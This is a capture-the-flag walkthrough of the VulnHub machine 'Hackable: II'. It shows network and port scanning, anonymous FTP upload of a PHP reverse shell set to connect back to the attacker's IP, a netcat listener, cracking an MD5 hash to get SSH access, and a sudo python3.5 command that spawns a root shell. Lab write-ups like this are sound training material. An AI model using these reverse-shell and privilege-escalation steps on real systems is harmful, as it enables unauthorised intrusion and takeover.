

Hackable: II Walkthrough

Machine Information

Field	Details
Name	Hackable: II
Author	Elias Sousa
Series	Hackable
Release Date	15 June 2021
Difficulty	Easy
Platform	VulnHub
URL	https://www.vulnhub.com/entry/hackable-ii,711/

Introduction

Hackable: II is an easy-level VulnHub machine designed to test fundamental penetration testing skills including service enumeration, FTP misconfigurations, web exploitation, credential discovery, password cracking, and privilege escalation.

The machine demonstrates how anonymous FTP access combined with writable web directories can lead to remote code execution. After gaining an initial foothold as the web server user, a hidden clue leads to a password hash that can be cracked to obtain SSH access. Finally, a misconfigured sudo rule allows direct privilege escalation to root.

The goal is to obtain user and root access while capturing the available flags.

1. Network Discovery

The first step is identifying the target machine on the network.

```
sudo netdiscover -i eth0
```

Result:

192.168.10.7

Target identified:

Target IP: 192.168.10.7

```
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 5 hosts. Total size: 360
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.4	50:c2:e8:95:0b:37	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.10.7	08:00:27:b2:7e:e2	1	60	PCS Systemtechnik GmbH
192.168.10.11	b4:f9:49:43:79:2c	2	120	optilink networks pvt ltd
192.168.10.5	86:a6:8c:1e:45:9c	1	60	Unknown vendor
192.168.10.11	5a:00:a1:7a:77:36	1	60	Unknown vendor

2. Port Enumeration

Perform a full TCP scan against the target.

```
sudo nmap -sC -sV -p- 192.168.10.7 --min-rate 10000
```

Results:

```
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

Interesting findings:

- Anonymous FTP access enabled
- SSH service available
- Apache web server running on port 80

```
(kali@kali)-[~/Vulnhub-Machine]
$ sudo nmap -sC -sV -p- 192.168.10.7 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-04 12:33 IST
Nmap scan report for 192.168.10.7
Host is up (0.0020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 0          0          109 Nov 26  2020 CALL.html
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  2048 2f:c6:2f:c4:6d:a6:f5:5b:c2:1b:f9:17:1f:9a:09:89 (RSA)
|_  256 5e:91:1b:6b:f1:d8:81:de:8b:2c:f3:70:61:ea:6f:29 (ECDSA)
|_  256 f1:98:21:91:c8:ee:4d:a2:83:14:64:96:37:5b:44:3d (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:B2:7E:E2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.15 seconds
```

3. Anonymous FTP Enumeration

Since anonymous FTP login is enabled, connect to the FTP service.

```
ftp 192.168.10.7
```

Login credentials:

```
Username: anonymous
Password: anonymous
```

List available files.

```
ls -la
```

Output:

```
CALL.html
```

Download the file.

```
get CALL.html
```

```

(kali@kali)-[~/Vulnhub-Machine]
$ ftp 192.168.10.7
Connected to 192.168.10.7.
220 ProFTPD Server (ProFTPD Default Installation) [192.168.10.7]
Name (192.168.10.7:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||1590|)
150 Opening ASCII mode data connection for file list
drwxr-xrwx  2 33   33   4096 Nov 26  2020 .
drwxr-xrwx  2 33   33   4096 Nov 26  2020 ..
-rw-r--r--  1  0     0   109 Nov 26  2020 CALL.html
226 Transfer complete
ftp> get CALL.html
local: CALL.html remote: CALL.html
229 Entering Extended Passive Mode (|||32277|)
150 Opening BINARY mode data connection for CALL.html (109 bytes)
100% |*****| 109 23.47 KiB/s 00:00 ETA
226 Transfer complete
109 bytes received in 00:00 (10.98 KiB/s)

```

4. Analyze CALL.html

View the contents of the file.

```
cat CALL.html
```

Output:

```

<html>
<head>
<title>onion</title>
</head>
<body>
<h1>GET READY TO RECEIVE A CALL</h1>
</body>
</html>

```

The title "**onion**" appears noteworthy and may be useful later.

At this stage no credentials or obvious clues are revealed.

```

(kali@kali)-[~/Vulnhub-Machine]
$ cat CALL.html
<html>
<head>
  <title>onion</title>
</head>
<body>
  <h1>GET READY TO RECEIVE A CALL</h1>
</body>
</html>

```

5. Web Enumeration

Browse the website.

```
http://192.168.10.7
```

The default Apache page is displayed.

Perform directory enumeration.

```
dirb http://192.168.10.7/
```

Result:

```
/files/
```

The `/files` directory is publicly accessible.

```

(kali㉿kali)-[~/Vulnhub-Machine]
$ dirb http://192.168.10.7/

_____
Machine/2.4.13 (Ubuntu) Server at 192.168.10.7 Port 80
DIRB v2.22
By The Dark Raver
_____

START_TIME: Thu Jun  4 12:44:12 2026
URL_BASE: http://192.168.10.7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.10.7/ ---
=> DIRECTORY: http://192.168.10.7/files/
+ http://192.168.10.7/index.html (CODE:200|SIZE:11239)
+ http://192.168.10.7/server-status (CODE:403|SIZE:277)

--- Entering directory: http://192.168.10.7/files/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

_____

END_TIME: Thu Jun  4 12:46:01 2026
DOWNLOADED: 4612 - FOUND: 2

```

6. Investigating /files

Visit:


```
http://192.168.10.7/files/
```

The directory listing contains the same file discovered via FTP.

This strongly suggests that:

- FTP uploads are stored in the web root.
- Uploaded files may be executable through the browser.

This creates an opportunity for remote code execution.



7. Uploading a Reverse Shell

A PHP reverse shell was obtained from the PentestMonkey project:

PentestMonkey PHP Reverse Shell

Download the `php-reverse-shell.php` file and rename it:

Example:

```
php-reverse-shell.php
```

Rename it:

```
mv php-reverse-shell.php shell.php
```

Edit the file and configure:

```
$ip = '192.168.10.13';  
$port = 1234;
```

Replace the IP with your Kali IP address.

Upload the shell using FTP.

```
ftp 192.168.10.7
```

```
put shell.php
```

Upload successful.

```
(kali㉿kali)-[~/Vulnhub-Machine]
$ mv php-reverse-shell.php shell.php

(kali㉿kali)-[~/Vulnhub-Machine]
$ ls
CALL.html  shell.php

(kali㉿kali)-[~/Vulnhub-Machine]
$ nano shell.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.10.13'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||40257|)
150 Opening BINARY mode data connection for shell.php
100% |*****| 5495 7.80 MiB/s 00:00 ETA
226 Transfer complete
5495 bytes sent in 00:00 (603.69 KiB/s)
```

8. Initial Access

Start a listener.

```
nc -lnvp 1234
```

Visit:

```
http://192.168.10.7/files/shell.php
```

A reverse shell is received.


```
uid=33(www-data)
```

Current user:

```
www-data
```

```
(kali㉿kali)-[~/Vulnhub-Machine]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.10.13] from (UNKNOWN) [192.168.10.7] 38268
Linux ubuntu 4.4.0-194-generic #226-Ubuntu SMP Wed Oct 21 10:19:36 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
04:28:19 up 49 min, 0 users, load average: 0.00, 0.87, 2.02
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

9. Local Enumeration

Enumerate the filesystem.

```
cd /home
ls
```

Output:

```
important.txt
shrek
```

Read the clue file.

```
cat important.txt
```

Output:

```
run the script to see the data

/.runme.sh
```

Execute the script.

```
/.runme.sh
```

The script displays ASCII art and reveals:

```
shrek:cf4c2232354952690368f1b3dfdfb24d
```

A username and hash have been discovered.

```
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd home
$ ls
important.txt
shrek
$ cat important.txt
run the script to see the data

/.runme.sh
```

index of /files


Name	Last modified	Size	Description
Parent Directory		-	
ALL.html	2020-11-26 13:02	109	

Apache/2.4.18 (Ubuntu) Server at 192.168.10.7 Port 80

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

cf4c2232354952690368f1b3dfdfb24d



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
cf4c2232354952690368f1b3dfdfb24d	md5	onion

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

11. SSH Access

Login using the recovered credentials.

```
ssh shrek@192.168.10.7
```

Password:

```
onion
```

Verify access.

```
id
```

Output:

```
uid=1000(shrek) gid=1000(shrek) groups=1000(shrek)
```

```

(kali@kali)-[~/Vulnhub-Machine]
$ ssh shrek@192.168.10.7
shrek@192.168.10.7's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-194-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

88 packages can be updated.
68 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Jun  4 04:34:45 2026 from 192.168.10.13
shrek@ubuntu:~$ id
uid=1000(shrek) gid=1000(shrek) groups=1000(shrek)

```

12. User Flag

List the contents of the home directory.

```
ls
```

Output:

```
user.txt
```

Read the file.

```
cat user.txt
```

The file contains an ASCII-art style user flag.

User flag successfully obtained.


```
shrek@ubuntu:~$ sudo -l
Matching Defaults entries for shrek on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shrek may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/python3.5
```

14. Privilege Escalation

Spawn a root shell.

```
sudo python3.5 -c 'import os; os.system("/bin/bash")'
```

Verify privileges.

```
id
```

Output:

```
uid=0(root) gid=0(root) groups=0(root)
```

Root access obtained.

```
shrek@ubuntu:~$ sudo python3.5 -c 'import os; os.system("/bin/bash")'
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# woami
No command 'woami' found, did you mean:
  Command 'whoami' from package 'coreutils' (main)
woami: command not found
root@ubuntu:~# whoami
root
```

15. Capture the Root Flag

Navigate to the root directory.

```
cd /root
```

List files.

```
ls
```

Output:

```
root.txt
```

Read the flag.

```
cat root.txt
```

The file displays ASCII art along with the final root flag.

Root flag successfully captured.

```
root@ubuntu:~# cd /root
root@ubuntu:/root# ls
root.txt
root@ubuntu:/root# cat root.txt
```



```
invite-me: https://www.linkedin.com/in/eliastouguinho/root@ubuntu:/root#
```


Attack Path Summary

1. Discover target using Netdiscover.
 2. Enumerate services with Nmap.
 3. Access FTP anonymously.
 4. Download CALL.html.
 5. Discover clue:
 - onion
 6. Enumerate web directories.
 7. Discover writable web directory:
 - /files
 8. Upload PHP reverse shell.
 9. Gain access as:
 - www-data
 10. Discover:
 - shrek
 - MD5 hash
 1. Crack hash:
 - onion
 1. SSH login as shrek.
 2. Enumerate sudo privileges.
 3. Abuse Python 3.5 GTF0Bins technique.
 4. Obtain root shell.
 5. Capture root flag.
-

Vulnerabilities Identified

1. Anonymous FTP Access

Anonymous users were allowed to access the FTP server.

2. Writable FTP Directory

Attackers could upload arbitrary files.

3. Web-Accessible Upload Location

Uploaded files were directly executable via the web server.

4. Credential Disclosure

A password hash was stored in an accessible script output.

5. Weak Password

The password could be cracked easily using online databases.

6. Dangerous Sudo Configuration

```
(root) NOPASSWD: /usr/bin/python3.5
```

This allowed direct privilege escalation through GTFOBins.

Tools Used

- Netdiscover
 - Nmap
 - FTP
 - DIRB
 - Netcat
 - PHP Reverse Shell
 - CrackStation
 - SSH
 - GTFOBins
-

Credentials Discovered

FTP

```
Username: anonymous  
Password: anonymous
```

SSH

```
Username: shrek  
Password: onion
```

Flags

User Flag

```
Located in:  
/home/shrek/user.txt
```

Root Flag

```
Located in:  
/root/root.txt
```

Conclusion

Hackable: II is an excellent beginner-level machine that teaches the importance of proper file upload security. The attack chain is straightforward yet realistic, demonstrating how anonymous FTP access and web-accessible upload directories can quickly lead to system compromise.

The machine also reinforces the importance of password hygiene and secure sudo configurations. Overall, it provides a solid learning experience for newcomers practicing enumeration, web exploitation, lateral movement, and privilege escalation.